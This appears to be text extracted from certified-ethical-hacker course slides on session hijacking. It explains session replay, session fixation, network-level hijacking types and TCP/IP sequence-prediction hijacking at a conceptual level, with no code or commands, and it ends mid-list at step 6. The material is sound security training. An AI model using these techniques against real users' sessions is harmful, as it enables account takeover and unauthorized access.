
Compromising Session IDs Using Session Replay Attack




In a session replay attack, the attacker listens to the conversation between the user and the server and captures the authentication token of the user



Once the authentication token is captured, the attacker replays the request to the server with the captured authentication token and gains unauthorized access to the server




Compromising Session IDs Using Session Fixation





Session fixation is an attack that allows an attacker to hijack a valid user session



The attack tries to lure a user to authenticate himself with a known session ID and then hijacks the user-validated session by the knowledge of the used session ID



The attacker has to provide a legitimate web application session ID and try to lure victim browser to use it



Several techniques to execute session fixation attack are:


- Session token in the URL argument
- Session token in a hidden form field
- Session ID in a cookie



Session Fixation Attack

C|EH
Cybersecurity

- Attacker exploits the vulnerability of a server which allows a user to use fixed SID
- Attacker provides a valid SID to a victim and lures him to authenticate himself using that SID



Module Flow



1

**Session Hijacking
Concepts**

2

**Application Level
Session Hijacking**

3

**Network Level
Session Hijacking**

4

**Session Hijacking
Tools**

5

Countermeasures

6

Penetration Testing

Network-level Session Hijacking



Session Hijacking

- ❑ The network-level hijacking relies on hijacking transport and Internet protocols used by web applications in the application layer
- ❑ By attacking the network-level sessions, the attacker gathers some critical information which is used to attack the application level sessions

Network-level hijacking includes:

Blind
Hijacking



UDP
Hijacking




TCP/IP
Hijacking



RST
Hijacking



Man-in-the-
Middle:
Packet Sniffer




IP Spoofing:
Source Routed,
Packets



The 3-Way Handshake



If the attacker can anticipate the next sequence and ACK number that Bob will send, he/she will spoof Bob's address and start a communication with the server




1. Bob initiates a connection with the server and sends a packet to the server with the SYN flag set
2. The server receives this packet and sends back a packet with the SYN + ACK flag and an ISN (Initial Sequence Number) for the server
3. Bob sets the ACK flag acknowledging the receipt of the packet and increments the sequence number by 1
4. Now, the two machines successfully established a session

TCP/IP Hijacking



- TCP/IP hijacking is a hacking technique that uses spoofed packets to take over a connection between a victim and a target machine
- The victim's connection hangs and the attacker is then able to communicate with the host's machine as if the attacker is the victim
- To launch a TCP/IP hijacking attack, the attacker must be on the same network as the victim
- The target and the victim machines can be anywhere



TCP/IP Hijacking Process



1

The attacker sniffs the victim's connection and uses the victim's IP to send a spoofed packet with the predicted sequence number

2

The receiver processes the spoofed packet, increments the sequence number, and sends acknowledgement to the victim's IP

3

The victim machine is unaware of the spoofed packet, so it ignores the receiver machine's ACK packet and turns sequence number count off

4

Therefore, the receiver receives packets with the incorrect sequence number

5

The attacker forces the victim's connection with the receiver machine to a desynchronized state

6

